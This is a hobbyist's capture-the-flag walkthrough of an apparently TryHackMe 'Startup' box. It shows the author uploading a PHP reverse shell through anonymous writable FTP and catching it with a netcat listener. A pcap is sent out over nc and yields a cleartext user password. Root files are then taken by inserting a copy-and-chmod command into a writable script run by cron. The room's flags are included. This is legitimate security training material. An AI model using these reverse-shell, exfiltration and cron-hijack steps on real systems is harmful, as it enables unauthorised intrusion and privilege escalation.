Startup

[!info] Abuse traditional vulnerabilities via untraditional means.
We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren’t sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root. Good luck!
[!important] Target IP: 10.64.145.68
What is the secret spicy soup recipe?
[!info] Ok will run the usual scans of nmap/gobuster but will look to try Nikto which is a recent tool I learnt about so lets go!
[!note] Lets show the nmap scan first - i did a scan across all ports and then did a aggresive scan after seeing only 3 open ports - ftp, ssh & http.
root@ip-10-64-88-17:~# sudo nmap 10.64.145.68 -p-
sudo: unable to resolve host ip-10-64-88-17: Name or service not known
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-11 18:25 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.64.145.68
Host is up (0.00044s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.70 seconds
root@ip-10-64-88-17:~# sudo nmap 10.64.145.68 -A
sudo: unable to resolve host ip-10-64-88-17: Name or service not known
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-11 18:26 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.64.145.68
Host is up (0.00057s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.64.88.17
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.10 - 3.13
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.56 ms 10.64.145.68

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.69 seconds
[!note] Ran gobuster and found a /files to access which seems suspect AF so ill explore this after I am happy with the level of enumeration i’ve done
root@ip-10-64-88-17:~# gobuster dir -u http://10.64.145.68:80/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.64.145.68:80/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/files                (Status: 301) [Size: 312] [--> http://10.64.145.68/files/]
/index.html           (Status: 200) [Size: 808]
/server-status        (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
[!note] Inspecting the webpage page source didnt reveal much even the contact us didnt reveal much.

[!note] so using Nikto revealed 4 OSVDB’s which include a Apache default file and a /files directory
root@ip-10-64-88-17:~# nikto -h 10.64.145.68
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.64.145.68
+ Target Hostname:    10.64.145.68
+ Target Port:        80
+ Start Time:         2026-02-11 18:34:52 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x328 0x5b3e1b06be884
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2026-02-11 18:35:02 (GMT0) (10 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
[!info] With the initial enumeration done, I can proceed enumeration with /files as a potential attack vector so lets see where that leads us.

[!note] Funny images aside, I’m betting the image has something to show me via steganography… Lets run some CMDs to reveal the hidden fies/text with zsteg as its a .png file
root@ip-10-64-88-17:~/Downloads# zsteg important.png
imagedata           .. file: SVR2 pure executable (USS/370)
chunk:0:IHDR        .. file: dBase III DBT, version number 0, next free block index 3741450240
b4,rgb,lsb,xy       .. text: "Uwwwwwwwwwwww"
[!info] OK, not sure what files this relates to but was advised online to use -a for an aggressive scan.
[!note] Ran the aggresive scan but a whole of content came out so had to redirect into a readable file
zsteg -a important.png > zsteg_output.txt
[!note] Random text here and there so I’ll just add what I think is key info for now.
b5p,abgr,msb,xy     .. file: old packed data
b6,r,lsb,xy         .. text: "YvYavZEw"
b6p,r,lsb,xy        .. text: "````````yab`"
b6p,rgb,lsb,xy      .. text: "````````````````ze`e`Z`p"
b6p,abgr,msb,xy     .. text: ["?" repeated 16 times]
b7p,r,msb,xy        .. text: ["\r" repeated 8 times]
b7p,rgb,msb,xy      .. text: "\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r\r="
b7p,abgr,msb,xy     .. file: RDI Acoustic Doppler Current Profiler (ADCP)
b1,r,lsb,XY         .. file: raw G3 (Group 3) FAX, byte-padded
b2,r,lsb,XY         .. file: SoftQuad DESC or font file binary
b2,r,msb,XY         .. file: VISX image file
b2,g,lsb,XY         .. file: SoftQuad DESC or font file binary
b2,g,msb,XY         .. file: VISX image file
b2,b,lsb,XY         .. file: AIX core file fulldump
b2,abgr,lsb,XY      .. file: MIT scheme (library?)
b3,rgba,lsb,XY      .. text: "'2s73s72s"
b4,b,lsb,XY,prime   .. text: "lC33P54z"
[!info] Looking online and its apparently just false positives but key info like file types is like zip or whatever similar to enum further.
root@ip-10-64-88-17:~/Downloads# binwalk -e important.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 735 x 458, 8-bit/color RGBA, non-interlaced
57            0x39            Zlib compressed data, compressed
[!note] Using knowledge from Agent Sudo CTF, I was able to determine binwalk the correct tool to use and find hidden files like a PNG and a Zlib - so it was a PNG within a PNG! INCEPTION!

root@ip-10-64-88-17:~/Downloads# ls -la
total 368
drwxr-xr-x  3 root root   4096 Feb 11 19:19 .
drwxr-xr-x 51 root root   4096 Feb 11 18:31 ..
-rw-r--r--  1 root root 251631 Feb 11 18:38 important.png
drwxr-xr-x  2 root root   4096 Feb 11 19:19 _important.png.extracted
-rw-r--r--  1 root root   1801 Nov 19  2024 owasp_zap_root_ca.cer
-rw-r--r--  1 root root 102777 Feb 11 19:07 zsteg_output.txt
root@ip-10-64-88-17:~/Downloads# ls _important.png.extracted/
39  39.zlib
[!note] got a zlib file it seems but can still be a false positive so best to extract and see whats going on with it.
root@ip-10-64-88-17:~/Downloads# file _important.png.extracted/39
_important.png.extracted/39: empty
[!note] Yep was a dud….Need to see where else I can pivot…find out in the next episode of DBZ!

[!info] Anyways I decided to cheat by looking at a hint which said:
FTP and HTTP. What could possibly go wrong?
The way they phrased that hint was to suggest they are linked but obviously I know they are insecure ports.
root@ip-10-64-88-17:~/Downloads# nmap -A -O -sV -sC 10.64.145.68
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-11 19:47 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.64.145.68
Host is up (0.00060s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.64.88.17
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/11%OT=21%CT=1%CU=32387%PV=Y%DS=1%DC=T%G=Y%TM=698CDCD
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M23
OS:01ST11NW7%O6=M2301ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68
OS:DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)

Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT     ADDRESS
1   0.54 ms 10.64.145.68

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.42 seconds
[!note] Went back to basic enumeration with even more aggression from nmap to reveal the ftp server allows for anonymous login to explore another attack vector.
[!info] If I can login as anonymous on ftp server then what can I find? Lets see..
root@ip-10-64-88-17:~/Downloads# ftp 10.64.145.68
Connected to 10.64.145.68.
220 (vsFTPd 3.0.3)
Name (10.64.145.68:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
[!note] OK, officially confused…I already have these files. Maybe I didn’t enumerate the files before properly?
[!info] Back to it! Decided to look at the image after realising it was a jpg file! which according to steghide cmd is not a supported format so found out its a data type file.
root@ip-10-67-86-193:~# steghide extract -sf important.jpg
Enter passphrase:
steghide: the file format of the file "important.jpg" is not supported.
root@ip-10-67-86-193:~# file important.jpg
important.jpg: data
root@ip-10-67-86-193:~# exiftool important.jpg
ExifTool Version Number         : 11.88
File Name                       : important.jpg
Directory                       : .
File Size                       : 246 kB
File Modification Date/Time     : 2026:02:12 18:01:46+00:00
File Access Date/Time           : 2026:02:12 18:02:57+00:00
File Inode Change Date/Time     : 2026:02:12 18:01:46+00:00
File Permissions                : rw-r--r--
Error                           : File format error
[!note] Decided to read note.txt and saw two key info - people downloading files from website and a username called Maya. Lets try hydra?
root@ip-10-67-86-193:~# cat notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.
[!note] Tried to upload a test file to check if anonymous login allows me to upload files for RCE but denied!
ftp> lcd root
Local directory now /root
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful. Consider using PASV.
553 Could not create file.
[!note] Managed to see ftp as a viable option to go into to upload reverse shell and tested this aswell with PHP code:
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 .
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 ..
-rw-r--r--    1 0        0               5 Nov 12  2020 .test.log
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> cd ftp
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> put test.php
local: test.php remote: test.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
21 bytes sent in 0.03 secs (0.6576 kB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxr-x    1 112      118            20 Feb 12 18:37 test.php
226 Directory send OK.
[!info] Need to upload a reverse php shell script so plenty to find online but looked on pentest monkey:
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5683 bytes sent in 0.00 secs (78.5468 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxr-x    1 112      118          5491 Feb 12 18:42 php-reverse-shell.php
-rwxrwxr-x    1 112      118            20 Feb 12 18:37 test.php
226 Directory send OK.
ftp>
[!info] Now to first verify this on the site then setup a NC listener then trigger the reverse shell.php but before that, I had to edit the reverse shell as forgot to change target ip so amended accordingly:
ftp> put php-reverse-shell2.php
local: php-reverse-shell2.php remote: php-reverse-shell2.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5686 bytes sent in 0.00 secs (64.5547 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxr-x    1 112      118          5491 Feb 12 18:42 php-reverse-shell.php
-rwxrwxr-x    1 112      118          5494 Feb 12 18:44 php-reverse-shell2.php
-rwxrwxr-x    1 112      118            20 Feb 12 18:37 test.php
226 Directory send OK.
[!info] I put in target ip instead of AM IP - haven’t executed cmd yet cause of this thinking lol anyway amended accordingly now so lets go:

root@ip-10-67-86-193:~# nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.67.132.67 58372
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 18:49:25 up  1:16,  0 users,  load average: 0.07, 0.04, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data

[!note] Anyway, time to enumerate and see what I can find…for now lets upgrade shell
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@startup:/$ export TERM=xterm
export TERM=xterm
www-data@startup:/$
[!note] Found what i’m looking for!
www-data@startup:/$ ls
ls
bin   home	      lib	  mnt	      root  srv  vagrant
boot  incidents       lib64	  opt	      run   sys  var
dev   initrd.img      lost+found  proc	      sbin  tmp  vmlinuz
etc   initrd.img.old  media	  recipe.txt  snap  usr  vmlinuz.old
www-data@startup:/$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
[!important] What are the contents of user.txt?
[!info] Need to know what to look for. This is the part i struggle with but its all about enumeration.
www-data@startup:/$ ls
ls
bin   home	      lib	  mnt	      root  srv  vagrant
boot  incidents       lib64	  opt	      run   sys  var
dev   initrd.img      lost+found  proc	      sbin  tmp  vmlinuz
etc   initrd.img.old  media	  recipe.txt  snap  usr  vmlinuz.old
www-data@startup:/$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
www-data@startup:/$ cd los
cd lost+found/
bash: cd: lost+found/: Permission denied
www-data@startup:/$ cd incidents
cd incidents
www-data@startup:/incidents$ ls
ls
suspicious.pcapng
www-data@startup:/incidents$ wget http://<attacker-ip>:8080/shell_traffic.pcapng
bash: attacker-ip: No such file or directory.pcapng
www-data@startup:/incidents$ wget http://10.67.86.193:8080/suspicious.pcapng
wget http://10.67.86.193:8080/suspicious.pcapng
--2026-02-12 19:02:38--  http://10.67.86.193:8080/suspicious.pcapng
Connecting to 10.67.86.193:8080... connected.
HTTP request sent, awaiting response... 404 File not found
2026-02-12 19:02:38 ERROR 404: File not found.
www-data@startup:/incidents$ ls
ls
suspicious.pcapng
www-data@startup:/incidents$ ls -la
ls -la
total 40
drwxr-xr-x  2 www-data www-data  4096 Nov 12  2020 .
drwxr-xr-x 25 root     root      4096 Feb 12 17:32 ..
-rwxr-xr-x  1 www-data www-data 31224 Nov 12  2020 suspicious.pcapng
[!note] Think im losing my head but tried to capture this .pcapng file and cant get it?
www-data@startup:/incidents$ ls
ls
suspicious.pcapng
www-data@startup:/incidents$ nc 10.67.86.193 < suspicious.pcapng
nc 10.67.86.193 suspicious.pcapng
nc: port number invalid: suspicious.pcapng
www-data@startup:/incidents$ nc 10.67.86.193 4444 suspicious.pcapng
nc 10.67.86.193 4444 suspicious.pcapng
nc: getaddrinfo: Servname not supported for ai_socktype
www-data@startup:/incidents$
root@ip-10-67-86-193:~# nc -lnvp 4444 > sus.pcap
Listening on 0.0.0.0 4444
Connection received on 10.67.132.67 55036
^C
root@ip-10-67-86-193:~# ls
burp.json      notice.txt                    Rooms
CTFBuilder     php-reverse-shell-1.0         Scripts
Desktop        php-reverse-shell-1.0.tar.gz  snap
Downloads      php-reverse-shell2.php        sus.pcap
hydra.restore  php-reverse-shell3.php        test.php
important.png  php-reverse-shell.php         test.txt
Instructions   Pictures                      thinclient_drives
linpeas.sh     Postman                       Tools
root@ip-10-67-86-193:~# wireshark sus.pcap
[!note] First code block is what is setup using NetCat to extract file and on Attack machine code block, i setup nc listener and had it redirect to local file and now going to use wireshark to investigate.
[!note] Did basic check for http traffic etc. and couldn’t find anything so decided to look for keyword string like ‘password’ using: frame contains “password” in the search filter and got the following:

[!note] Followed the TCP stream which led to an interesting password reveal but not sure for what yet however did see previously a user called lennie so he might have the user.txt.

[!note] From previous enumeration of the wireshark pcap, it was called suspicious because there was alreayd someone else who setup a reverse shell and seems like they didnt get far but we have a string that we can try with lennie.
www-data@startup:/incidents$ su lennie
su lennie
Password: c4ntg3t3n0ughsp1c3

lennie@startup:/incidents$ cd ~
cd ~
lennie@startup:~$ pwd
pwd
/home/lennie
lennie@startup:~$ ls
ls
Documents  scripts  user.txt
lennie@startup:~$ cat user.txt
cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
[!important] What are the contents of root.txt?
[!info] We are in as lennie but what else can we explore to get PE?
lennie@startup:~$ ls
ls
Documents  scripts  user.txt
lennie@startup:~$ cd sc
cd scripts/
lennie@startup:~/scripts$ ls
ls
planner.sh  startup_list.txt
lennie@startup:~/scripts$ cat start
cat startup_list.txt
lennie@startup:~/scripts$ ls -la
ls -la
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 4 lennie lennie 4096 Nov 12  2020 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Feb 12 19:44 startup_list.txt
lennie@startup:~/scripts$ ./planner.sh
./planner.sh
./planner.sh: line 2: /home/lennie/scripts/startup_list.txt: Permission denied
Done!
lennie@startup:~/scripts$ cd ..
cd ..
lennie@startup:~$ ls
ls
Documents  scripts  user.txt
lennie@startup:~$ cd Documents
cd Documents
lennie@startup:~/Documents$ ls
ls
concern.txt  list.txt  note.txt
lennie@startup:~/Documents$ cat note.txt
cat note.txt
Reminders: Talk to Inclinant about our lacking security, hire a web developer, delete incident logs.
lennie@startup:~/Documents$ cat concern.txt
cat concern.txt
I got banned from your library for moving the "C programming language" book into the horror section. Is there a way I can appeal? --Lennie
lennie@startup:~/Documents$ cat list.txt
cat list.txt
Shoppinglist: Cyberpunk 2077 | Milk | Dog food
[!note] Lennie has some funny files….interesting too.
[!note] Managed to find scripts folder which using ls -la allowed me to see it is readable but not writeable unless root and is part of a cron job.
lennie@startup:~/scripts$ cat ./planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
lennie@startup:~/scripts$
[!note] This led me to find the print.sh file which is writable so uploaded a payload onto this which allowed me to copy root files into lennies folder.
lennie@startup:~/scripts$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
cp /root/* /home/lennie; chmod 777 /home/lennie/*
lennie@startup:~/scripts$
[!note] Waited a minute to get root.txt!
lennie@startup:~$ ls
Documents  root.txt  scripts  user.txt
lennie@startup:~$ cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}